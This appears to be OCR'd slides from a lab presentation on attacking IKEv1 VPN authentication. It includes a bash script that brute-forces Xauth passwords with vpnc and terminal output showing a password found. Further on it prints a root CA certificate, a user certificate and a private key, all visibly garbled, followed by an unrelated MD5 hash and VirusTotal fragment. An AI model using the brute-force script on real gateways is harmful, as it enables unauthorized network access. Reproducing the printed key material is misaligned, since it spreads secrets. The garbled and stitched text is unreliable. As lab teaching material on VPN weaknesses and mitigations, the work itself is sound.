# bruteforce.sh ip user dictionary

while read password
do
echo "IPSec gateway $1" >temp
echo "IPSec ID \" \" \" >>temp
echo "IPSec secret lab123" >>temp
echo "Xauth username $2" >> temp
echo "Xauth password $password" >> temp

echo "\\ntrying password: $password"
vpnc-disconnect &> /dev/null > /dev/null
vpnc ./temp


done < $3
```

Screenshot 13: Bash script used to launch the attack

Script in Action

```
root@kali: ~/Desktop/onlineAttack
File Edit View Search Terminal Help
root@kali:~/Desktop/onlineAttack# ./bruteforce.sh 192.168.56.103 issa ./dictionary.txt
\ntrying password: password123
vpnc: authentication unsuccessful
\ntrying password: AlphaLima
vpnc: authentication unsuccessful
\ntrying password: pass
vpnc: authentication unsuccessful
\ntrying password: 123456789
vpnc: authentication unsuccessful
\ntrying password: lab123
VPNC started in background (pid: 6290)...
\ntrying password: password
vpnc: Error binding to source port. Try '--local-port 0'
Failed to bind to 0.0.0.0:500: Address already in use
\ntrying password: RIT
```


Vulnerability Mitigation



IKEv1 Phase 1 authentication with RSA certificates

Public key Infrastructure

Root-CA.crt	Issa+Hafiri+Cert.crt	Issa+Hafiri+Cert.key
1 -----BEGIN CERTIFICATE-----	1 -----BEGIN CERTIFICATE-----	1 -----BEGIN PRIVATE KEY-----
2 MIIESDCCAzCgAwIBAgIBADANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz	2 MIIEIDCCA3CgAwIBAgIBAJANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz	2 MIIEvAIBADANBgkqhkiG9w0BAQEFAASCbKYwggSiAgEAAoIBAQCwD+ioxSfBQ+
3 MA8GA1UECBMlTmV3IFlvcmsxExjAQBGNVBACTCVJvY2hlc3RlcjEMMAoGA1UECh	3 MA8GA1UECBMlTmV3IFlvcmsxExjAQBGNVBACTCVJvY2hlc3RlcjEMMAoGA1UECh	3 obkuZNxI2wa84c3SDF92EKYFujXXjMMFvV6L8qkzCGA+CM1+3m9PWETiP08ufe
4 QUJDMRwwGgYJKoZIhvcNAQkBFglhZG1pbkBlhYmMuY29tMRQwEgYDVQQDEWtpbn	4 QUJDMRwwGgYJKoZIhvcNAQkBFglhZG1pbkBlhYmMuY29tMRQwEgYDVQQDEWtpbn	4 K2a0Mk975qPK9b/LWAenoWQixe5150YU5V0mdpYe9870thEixkZUeoVd2pZCJU
5 cm5hbC1jYTAeFw0xNjExMjgMjI2NDIaFw0yNjExMjgMjI2NDIaMHYxCzAJBg	5 cm5hbC1jYTAeFw0xNjExMjgMjI2MDZaFw0yNjExMjgMjI2MDZaM68xCzAJBg	5 wdHmdXQp46rrg79ejm7F9f07fLSBVY37D0qYgwlgsCYCaJSfnMLiTTx1MLdERa
6 BAYTALVTMREwDwYDVQIQEWh0ZXcgW9yazESMBAGA1UEBxMjU09jaGVzdGVyMQ	6 BAYTALVTMREwDwYDVQIQEWh0ZXcgW9yazESMBAGA1UEBxMjU09jaGVzdGVyMQ	6 R5hZbzcAwWtk7UuZH60tzaWfYcPbr8KpW43ypMHITnSVhCIQxQsHLw2C4w5svF
7 CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDFkbWlucGFiYy5jb20xZDASBg	7 CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDFkbWlucGFiYy5jb20xZDASBg	7 kfx5FgrfZyJ95KiFIkykRTXE3GbHhtMhDuI/hw7c65oAcIwKbnV3APa0AuKLoP
8 BAmTC2LudGVybmlFSLWNhMlIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQ	8 BAmTBGlzc2EwgGElMA0GCSqGSIb3DQEBAAQUAA4IBDwAwggEKAoIBAQCwD+ioxS	8 S/H48KKhAgMBAEECggEAKjT2Ipd5C1tBHnpnqV6WjIStXdSIAeXjckTxEaJtS+
9 3xNb4kKwyopMRQqhATfbIUHY7QwBJZ8snp46465fuQLbCyCmRKJTLacvV/d/Nf	9 Q+ffobkuZNxI2wa84c3SDF92EKYFujXXjMMFvV6L8qkzCGA+CM1+3m9PWETiP	9 yoNhg1/UH0elUCHWwV6G3xerxpcQhmcBKr/6QzyjxJgi8RUIUx0MXp4RfnLS8
10 IMLXLYR5vJTDALAp0jwID25gfcSFmKn0KK1fxF2HtDR1R9pU52ZclaEv3bHlr	10 fEuDK2a0Mk975qPK9b/LWAenoWQixe5150YU5V0mdpYe9870thEixkZUeoVd2p	10 +l1rq0lcfboMja+lJ8Pwkkn490H1CZBitSE0z7+yhGRG0kT40JP0rHhk/2nk4A
11 sPUDM+vuNL2cphexLZA3htloPy48qItPUR6vq5q2Mi6Q9obxZQ6PLWZ3LzgBtz	11 JUDTwdHmdXQp46rrg79ejm7F9f07fLSBVY37D0qYgwlgsCYCaJSfnMLiTTx1ML	11 v8rSkR024g43g3RUZLeH5M+3quHr5MD/R0tw7wAt9LIBTntKslkwBhvtGswWY1
12 gZ+qZt6gux3B6fZiGxmGw3yGrdRyZIdEqCcAviVjRlICM00H2yz7n6Zj7w8yAJ	12 RauaR5hZbzcAwWtk7UuZH60tzaWfYcPbr8KpW43ypMHITnSVhCIQxQsHLw2C4w	12 +K5fd6kfPmohM1Cnc9napXJAYl9uI13yo6EnVmuQk4wTNH9UACSUKenTxs2Mwv
13 k2QLtsJ0wEYOVZcx+6MY/GkvPIa4SdNU0swI6swuozIS0czLic4Lav+Zmvjar0	13 vFgIkfx5FgrfZyJ95KiFIkykRTXE3GbHhtMhDuI/hw7c65oAcIwKbnV3APa0Au	13 Z1CXuG+ONpX3ZnqeoIjyzMveQcRDFV3GhzfASGMA/QKBgQDZty6okr8r/Hrx0i
14 2urhfIwByusd3qmkkM5s6wIDAQABo4HgMIHDMB0GA1UdDgQWB8Q6v032rKpaw8	14 oPufS/H48KKhAgMBAAGjggEmMIIBIjAJBgNVHRMEAIAAMASGA1UdDwQEAwIF4D	14 cprn70D2ekjidpQhwe2jq6c0lLivrADcNyyv0f+ut0j3epLjPvIuwZCG6AJQWmT
15 AVPRGFANPUBzUDCBoAYDVR0jBIGYMIIGVgBQ6v032rKpaw8zUAVPRGFANPUBzU	15 BglghkgBhvhCAQ0EJ8YiTB3BlbNTTCBHZW5lcmF0ZXQwYXNlcjB0ZDZlZGZlZGZl	15 5fevUUXcyKALs07MwFUsZs9sKbS1spNRKjGcZVXE1Veopg3X3EA0aVEhDwFabt
16 pHgwdjELMAKGA1UEBhMCMVmxETAPBGNVBAGTCE5ldyBzB3JrMRiWEAYDVQQHEw	16 ZTAdBgNVHQ4EFgQU3Apm1htY2YttkQ42RTWvxojLE5VQwgaAGA1UdIwSBmDCBLY	16 LDLPcV44TeaecvPtlZcHEpLFwkBgQDPBaGBwFBrLFLFZkyPq0Q6eGtWNz19XP
17 b2NoZXN0ZXIxD0AKBgNVBAoTA0F0CQzEcMBoGCSqGSIb3DQ0EJARYNYWRTaw5AYw	17 Orzt9q5KwsPM1AFaURnwDaVG87iheqR4MHYxCzAJBgNVBAYTALVTMREwDwYDVQ	17 BDhiwYthB2J/rhgxTqFgKjefkf5bh4KXngyhk6hpPnmSjxxb1Pi0CwSLbYcga6
18 LmNvbTEUMBIGA1UEAxMLaw50ZJXyYwWtY2GCAQAwDAYDVR0TBAlUwAwEB/zALBg	18 Ewh0ZXcgW9yazESMBAGA1UEBxMjU09jaGVzdGVyMQwCgYDVQQKEwNBQkMxHDA	18 xk2nDPK6rbXVo4jdUr0qTwjG0FKti0m7ct880+YkMUZcPVIuvpLMPpDn0T7zZv
19 HQ8EBAMCAQYwDQYJKoZIhvcNAQELBQADggEBAIY6m9LUGCgXm/Jeexts7orYjC	19 BgkqhkiG9w0BCQEWDFkbWlucGFiYy5jb20xZDASBgNVBAMTC2LudGVybmlFSL	19 LSCLLYUzBwKBgEK/AjL0Kl/V2+swpf+hSxRnbuChxM6JBf8w2SYgbfaU0bopxw
20 t7QvEjvZXMg8l59gXUftQ2K8voMeoPyZajkiJJUNo7GScTj0ldXWm/H02m/6ct	20 ggEAMBMGA1UdJQMMAoGCCsGAQUFBWMCMAoGCCsGSIb3DQ0EBCwAA4IBAQAwwre	20 EF+5CAwWJmZ7BtWtWyyhhR8M0pstT70vealyAFUEKTeXZ4QRqyCKH1Em/51bR
21 c5H/UUJpbj+U7ethrRGLwMFcd0k+YqDdHKKVN51+iIgLSZL94ImI0S+twrBhB	21 U86D0t8wR8R0iWRf0Ytb0S3jYG/3d+JvY0M9uGlsYcLjYft30804r1sQW0Vv	21 EeScvJRhVUqb0It1Hr5MU28LJqM0766TNLpb+bqBcYa0aImZoHEnBKpAoGAdJ
22 UMLYcQLKQXf2WmtJw2n6LdRccZF5qryWlq/xy+8r18mdtUdRUBR7w+xiEQ9r	22 EEIXeZByV1Fc3Qxc2C5BFsZKpExN0a7Y5wv134x0IWeYnJBumnm01pt3MQsgY	22 NaDC6UKXNl185i+R9ceY0u268B1rc12e0d2dLgZfyDwtSbnoUgR51QrSp5Iu0rI
23 ih043RD/+Ivw18Q0YdU4m805obPmi88Aps5Wrr+d5d26tHmWviMET68xt+wm	23 5PsaDpgTmPUaHIQW3QX2Mg0yRMBmga0TnY3/BwUfL3xwVE0MMxLTF8cD6/8/4V	23 I1AP0G2ZcwGfS2swqRW7UnW08joNCKYftvykyjov04ej7NfKdcgabd6MGPQqHk
24 Ten8tZgTXQUs5GgyRixkf1Tk0qih/7X5h6PJs8kM1hpFCLsqLp0a4wzqo=	24 htuo4T1Nc8Ga1sK+In0lYjb4w48Dmf7vXi0PvslvAPCMhs9LxG0WYzmdBx6eQx	24 0suUuG8Ta6CQ5ogmDWyn0eERHIMBd3jfrGp8gMgYB53uBkvtcf6pXpStjW5Y
25 -----END CERTIFICATE-----	25 GSooQTqhbFQsa6eV2/WnwJ+DuRaB5QmhtKcsrRqnAwRnRXATuFJCKGGEHahSy	25 h64ejLmsJ75sLs7Gp01JfwG+aDWgEjFV2X9UpE1s7YdnK239RZJSDTWw1oFQXi
26	26 xz00cGn/rE6pCy+1	26 e3Vc5Nh4aYS05UpNkZHi redr6I519DLNGSagTEN3Pp5fe54qQ06FvPdH1zXOWp
	27 -----END CERTIFICATE-----	27 cWiFlxXv3PRV2DgFG24g1Q==
	28	28 -----END PRIVATE KEY-----
		29

Conclusion

- Weak PSKs are bad.
- Avoid aggressive mode with PSK.
- Use IKEv2 instead of IKEv1.
- Use digital certificates and PKI whenever possible.

MD5 Collision Detected

md5 Hash Generator

This simple tool computes the MD5 hash of a string. Also available is a [SHA-1 hash generator](#).

String:

qweqwe

md5

☐ Treat multiple lines as separate strings

MD5 Hash:

b0c7792a583d1cf39737956766ca46c2

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SHA256:

06ff244aabdda1f6159b2e50c57655dfb973a3f641b0568b162bc39eddf93423

File name:

iFunBox.exe

Detection ratio:

0 / 46

Analysis date:

2013-01-21 18:23:29 UTC (3 years, 10 months ago)

Analysis

Additional information

Comments 0

Votes

File Identification

MD5

b0c7792a583d1cf39737956766ca46c2

Thank You!!!